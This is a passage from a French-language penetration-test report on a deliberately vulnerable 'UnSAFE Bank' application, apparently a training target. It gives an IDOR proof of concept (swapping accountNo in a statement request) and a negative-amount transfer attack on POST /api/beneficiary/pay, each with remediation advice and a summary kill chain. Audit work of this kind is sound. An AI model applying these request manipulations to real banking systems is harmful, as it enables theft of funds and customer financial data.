16. IDOR (Insecure Direct Object Reference) sur les Relevés de Compte

Classification OWASP : A01:2021 - Broken Access Control
Sévérité CVSS v3.1 : 7.5 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description

La fonctionnalité permettant de consulter les relevés de compte (Statement) utilise un identifiant de compte prédictible ou exposé dans l'URL/API sans vérifier si l'utilisateur connecté est bien le propriétaire de ce compte.

Vecteur d'attaque (PoC) :

- Requête légitime : GET /api/account/statement?accountNo=MON_COMPTE
- Attaque : Remplacer accountNo par celui de "Vipul Malhotra" (003558008876) fourni dans la proposition commerciale.

Impact

- Violation critique de la confidentialité bancaire : Un attaquant peut accéder à l'historique des transactions, aux soldes et aux informations financières de l'ensemble des clients de la banque.
- Fuite d'informations personnelles (PII) : Les relevés peuvent contenir des adresses, des noms de bénéficiaires et d'autres métadonnées sensibles exploitables pour des attaques d'ingénierie sociale (Phishing ciblé).

Recommandation

- Validation des droits d'accès (Access Control) : Le serveur doit impérativement vérifier, pour chaque requête, que l'utilisateur associé au jeton de session (JWT) possède les droits d'accès au numéro de compte demandé (accountNo). Si l'utilisateur n'est pas le propriétaire, l'accès doit être refusé (HTTP 403 Forbidden).
- Utilisation du contexte de session : Privilégier la récupération du numéro de compte directement depuis les données du jeton utilisateur (Claims JWT) ou la session serveur, plutôt que de demander au client de le fournir en paramètre. Cela élimine la surface d'attaque IDOR.

17. Vulnérabilité Logique : Transfert de Fonds Négatif


Classification OWASP : A04:2021 - Insecure Design (Business Logic Flaw)
Sévérité CVSS v3.1 : 8.1 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

Description

Lors de l'utilisation de la fonctionnalité de virement, l'application ne vérifie pas si le montant saisi est positif. Un attaquant peut intercepter la requête et modifier le montant pour une valeur négative (ex: -1000).


Vecteur d'attaque (PoC) :

1. Initier un virement vers un bénéficiaire.
2. Intercepter la requête POST /api/beneficiary/pay.
3. Modifier le paramètre amount : -10000





4. **Résultat :** Le montant est *soustrait* au destinataire et *crédité* sur le compte de l'attaquant, inversant le flux d'argent.

Compte en banque de l'acteur malveillant avant l'opération :



Compte en banque de l'acteur malveillant après l'opération :





Account Statement

DATE	ACCOUNT NUMBER	REMARKS	AMOUNT(₹)	REFERENCE NUMBER	TYPE
30-10-2025	710991804620	CADEAU	-10000	8055811074	DEBIT

Impact

Vol de fonds illimité
Création de monnaie

IV - Conclusion de l'audit

L'audit de sécurité de l'application UnSAFE Bank met en lumière un état de sécurité CRITIQUE. L'application ne respecte pas les principes fondamentaux de la sécurité bancaire ("Defense in Depth"). Nous avons pu valider l'ensemble de la chaîne d'attaque (Kill Chain) :

1. Reconnaissance : Exposition de fichiers de configuration et versions obsolètes.
2. Intrusion : Prise de contrôle du serveur (RCE) et exfiltration de fichiers (LFI/XXE).
3. Fraude Bancaire : Possibilité de modifier les taux d'intérêts et, selon toute vraisemblance, de manipuler les transactions (vérification logique recommandée).
4. Vol de Données : Accès intégral à la base de données clients et mots de passe en clair.

Recommandation Prioritaire :

Le maintien en ligne de cette version de l'application présente un risque existentiel pour UnSAFE Bank. Il est impératif de geler la production, de corriger les failles d'infrastructure (Mise à jour Apache/PHP, désérialisation) et de refondre le mécanisme d'authentification (JWT/Mots de passe) avant toute réouverture.